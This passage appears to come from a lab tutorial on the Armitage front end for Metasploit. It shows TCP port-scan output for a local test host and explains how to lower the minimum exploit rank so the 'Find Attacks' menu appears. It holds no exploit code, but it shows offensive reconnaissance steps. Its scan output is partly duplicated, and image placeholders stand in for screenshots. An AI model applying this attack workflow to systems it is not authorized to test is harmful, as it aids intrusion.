[*] 192.168.41.1:         - Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/portscan/tcp) >
```

Now we should find an Attack menu on every system. Right Click on the target system as sh-own below.




host	name	port ▲	proto	info
192.168.41.132		80	tcp	
192.168.41.132		135	tcp	
192.168.41.132		139	tcp	
192.168.41.132		445	tcp	

If you don't see any Attack menu as in the above image, don't panic. Go to the Armitage>Set Exploit Rank and set it to POOR as shown below. If you remember, we set the exploit rank to Great in Part 1 of this tutorial.



```
8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810,
3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 6.
[+] 192.168.41.132:       - 192.168.41.132:80 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:135 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
msf5 auxiliary(scanner/portscan/tcp) >
```


You will get a confirmation that the exploit rank has been updated.



Updated minimum exploit rank.

```
8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810,
3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 6.
[+] 192.168.41.132:       - 192.168.41.132:80 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
```

After updating the exploit rank, once again go to Attacks menu and select "FInd Attacks". You will see the tool querying for exploits as shown below.

